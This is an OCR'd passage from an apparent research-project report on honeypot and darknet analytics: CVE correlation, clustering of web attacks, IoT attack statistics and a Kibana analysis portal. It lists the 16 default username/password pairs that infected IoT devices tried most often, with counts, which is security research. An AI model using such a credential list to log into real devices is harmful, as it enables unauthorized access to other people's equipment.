


Figure 2.54: Sample traffic on Dec 9th 2018 - IP Address Correlation - Top Geo Locations

2.3.4 Statistics for CVE Mapper

Name	Statistics for CVE Mapper
Lead by	T-Labs
Data Source(s)	CVE data available in external sources and honeypot events
Analysis Result(s)	Mapping of honeypot events to CVE numbers
Update Frequency	1/hour
State	Implemented

Description

These statistics aim at providing information about the honeypot events queried from the API and their possible correlation with CVE data available in external sources (if any). More specifically, these statistics include the CVE matching the honeypot event and the frequency of finding matched honeypot events for that specific CVE over a time period. The results of this analysis are stored in the backend datastore.

Correlated events to Suricata events with the same CVE number are investigated in this section. Correlation is based on the selected field from Suricata event with selected Signature ID on other Honeypots data (Fig. 2.55). Results are saved to a JSON file. The analyser uses the signature ID to query Suricata then leverage the src_IP and timestamp of Suricata events to query cowrie or other honeypot based on the src_IP in time interval of +/- 5 minutes. It retrieves all events which have the same src_IP and provide various information about the given attack (Fig. 2.56, Fig. 2.57).




Figure 2.55: Screenshot of the input window. It receives Suricata signature IDs for finding any correlation in other honeypots.




Figure 2.56: Histogram of the existing events from the Cowrie honeypot. It represents the number of the events found for each signature ID.




Figure 2.57: Corresponding IP and timestamp for each signature ID in Cowrie

2.3.5 Statistics for Web Attacks

Name	Statistics for Web Attacks
Lead by	T-Labs
Data Source(s)	PCAPs or raw HTTP dumps
Analysis Result(s)	Statistics on Web Attacks
Update Frequency	1/hour
State	Prototype

Description

The statistics on web attacks are related to malicious network traffic captured by web-based honeypots. The data captured by these honeypots may contain URLs, HTTP headers (e.g., User-Agent, Cookies-Data, Post-Data, etc.) and Network-related data like (source and destination IPs and Ports, Request size, etc). This data can be used to extract new attack vectors and be further analysed by experts. The used methods appear very similar to the SSH analysis methods because they are based on the same analysis approach.

Clustering of Web Attacks events is based on the information derived from the logs generated by honeypots such as Glastopf and Cowrie. Trace of the commands and credentials, which attackers used in order to attack the system are applied in to Machine learning Algorithm for Clustering based on algorithms such as K-means and DBSCAN (Density-Based Spatial Clustering of Applications with Noise).

Clusters in Fig. 2.58 are showing the attacks which have the same behaviour. For instance, individual category of attacks could be monitored according to occurrence of them and be labelled as a potential malicious activity and their Source IP Addresses as suspicious IPs. Most have common Commands and credentials, but with different order and different number of tries. The fields which have been fed into the machine learning are “Commands”, “Unknown Commands” and “Credentials” in the Cowrie Honeypot’s report.




Figure 2.58: Categories attacks based on similarities in their behaviours. (DBSCAN clustering Algorithm)

Clustering based on DBSCAN algorithm has the benefits that the number of clusters must not be defined beforehand, but there are other parameters such as distance between clustered which affect the clustering results.

Clustering based on classic algorithm such as K-means is shown in Fig. 2.59. Here the number of clusters has to be defined in advance. This provides an additional freedom for data analysis, but may lead to inappropriate clustering results. This method is applied in order to provide users with an additional tool to compare the results of clustering.




Figure 2.59: Clustering based on K-means algorithm

2.3.6 Statistics on IoT Honeypots Events

Name	Statistics on IoT Honeypot Events
Lead by	USAAR
Data Source(s)	IoT Honeypots
Analysis Result(s)	IoT Attack Statistics
Update Frequency	on demand
State	Implemented in Analytical Platform

Description

The IoT honeypots are constantly contacted by infected devices. These will usually attempt to establish a telnet or SSH connection by trying a predefined set of username/password combinations. These statistics then allow to monitor the population of infected devices for new outbreaks or reduction in case of a successful remediation.

Based on the raw data ingested from the IoTLab honeypots, these statistics are computed by the analytical platform on demand in real-time and provided on a dedicated IoT event statistics dashboard.

For example, looking at the geographic distribution of infected devices (Fig. 2.60), it appears that Russia, the US, and the Netherlands account for more than half of all flows incoming to the honeypot.




Figure 2.60: Geographic distribution of infected devices

Another interesting statistic is the choice of username/password combinations. The top 16 as of writing are:

1) <empty>/<empty> : 15 105
2) admin/1234: 10 276
3) admin/admin: 10 216
4) root/vizxv: 9 615
5) root/aquario: 9 032
6) support/support: 8 881
7) root/xc3511: 8 875
8) root/admin: 8 830
9) root/root: 8 139
10) root/<empty>: 7 932
11) guest/12345: 7 900
12) root/default: 7 317
13) root/123456: 7 019
14) user/user: 6 738
15) root/anko: 6 693
16) admin/password: 6 684

2.3.7 Darknet Data Statistics

Name	Darknet Data Statistics
Lead by	CYBE
Data Source(s)	CYBE Darknet, Third-party Darknet
Analysis Result(s)	Traffic statistics
Update Frequency	daily
State	Prototype

Description

This task uses the data stored in Elasticsearch by the darknet analysis server to create statistics. These statistics are submitted to the SISSDEN backend as a complement to the statistics generated from the sensor honeypots.

Three indexes are currently used:

Index	Description
cybe_daily_top_ip	Top CYBE darknet actors aggregated by IP address
cybe_daily_top_net	Top CYBE darknet actors aggregated by subnet
cybe_daily_top_asn	Top CYBE darknet actors aggregated by ASN

These indexes provide interesting counts of activity on the CYBE darknet, aggregated by IP, subnet and ASN, but they are primarily in place to be used by other partners as a means of correlation and analysis. Specifically, they are used as input to the Darknet Botnet Analysis (section 2.1.4) and the Darknet Reputational Analysis (section 2.1.7). In addition, they are used by partners during ad-hoc investigations into one-off incidents.

Further analysis is possible by means of an API that has been exposed to the Analytical Portal, that can interface with all the traffic recorded in the different Darknet collectors and can extract data from different attack signature plugins.

3 Analytical Platform

The data analysis engine and its dashboard represents a fundamental cornerstone of every security information platform. A good part of the analysis and findings in the project can be reached through it. The implementation of the platform has been led by EXYS.

3.1 Introduction

The Analytical Platform's aim is to enable SISSDEN users to access, interpret, query and visually represent data collected in the SISSDEN backend. It is implemented as a web application and provides analysis tools for the SISSDEN analyst, including visual representation of the results of the analyses listed in the previous section of this document.

As explained there, in the frame of the SISSDEN Project, attention was paid to define a structured approach to data analysis, tracking and statistics, leading to a 4-pillar structure presented in the main dashboard (Fig. 3.1).




Figure 3.1: Main dashboard of the SISSDEN analysis portal

The main dashboard structure reflects the classification into 3 categories chosen by the SISSDEN consortium, to which a 4th, "General" subgroup was added, taking the analysis portal to its current structure:

- General
- Reconnaissance
- Tracking
- Statistics

Starting from this structure, interfaces to partners' analysis modules were developed. In addition to that, analytical menus and data analysis functionalities were added to the portal in order to offer a wide range of visualizations and analysis tools. Many data presentation and visualization solutions, not covered by pre-existing modules and plug-ins, have been designed, developed and optimized for performance over large amounts of data to be analysed. Some machine learning algorithms were implemented and trained to recognize events and trigger alerts.

3.2 Technological overview

The core system is composed of the SISSDEN Analysis Portal and the AP Middle layer, and was built with the following technological means:

- Uses a three-tier MVC architecture.
- Reads data from remote Elasticsearch and Pithos datastores.
- The AP Middle Layer is composed of four subsystems:
    - An **Enhanced Kibana engine**: it is the main component of the Analysis portal and was built by adding many plugins to the Kibana engine, some developed specifically for the SISSDEN project.
    - An **API server**: written in Python using the Flask framework, it delivers advanced data processing and machine learning functionalities.
    - An **Alert system**: which dispatches and sends alerts when certain events occur.
    - A **Query Scheduler**: written in Python, allows to define and manage job queues and running planned Elasticsearch queries.

3.3 Data visualizations

The Analytical Platform provides many visualization types that, combined, can help an analyst interpreting the large amount of data collected by the SISSDEN. What follows is a non-exhaustive list of sample visualization types, some already present in Kibana, others developed specifically for the project's needs.

Fig. 3.2 shows a map visualization where countries are highlighted according to the number of events registered in the SISSDEN system over 1h period. The darker the shade, the more hits have been registered.




Figure 3.2: Map visualization with country highlighting

Timelines are another useful and versatile visualization that are used throughout the Analytical Platform. As an example, Fig. 3.3 shows two different lines on the same plot for the amount of inbound and outbound traffic registered in the SISSDEN system over a 1h period.




Figure 3.3: Multi-line plot showing the amount of network traffic

Doughnut and pie charts are one of the predefined visualization types in Kibana. Fig. 3.4 displays destination ports being targeted by attackers, in the same period of time.




Figure 3.4: Doughnut chart of ports targeted by attackers

Sometimes being able to see the geographical relationship between source and destination turned out to be a useful tool to gain insight into research results. Fig. 3.5 is an example where scanners are plotted as red dots and attack targets tied to those scanners are

represented as arcs that come out of each one of the dots. Just as other visualization types, this map is interactive.

Figure 3.5: Map plot with origin-destination representation

Another visualization developed specifically for SISSDEN was a highly interactive stacked histogram that displays detailed counts for each component of the histogram. Fig. 3.6 presents the results of a honeypot traffic analysis: showing different event types allows an analyst to explore the distribution changes over time. Hovering over a column displays counts for each event type presented in it, while hovering over a legend item highlights only that element throughout the histogram.

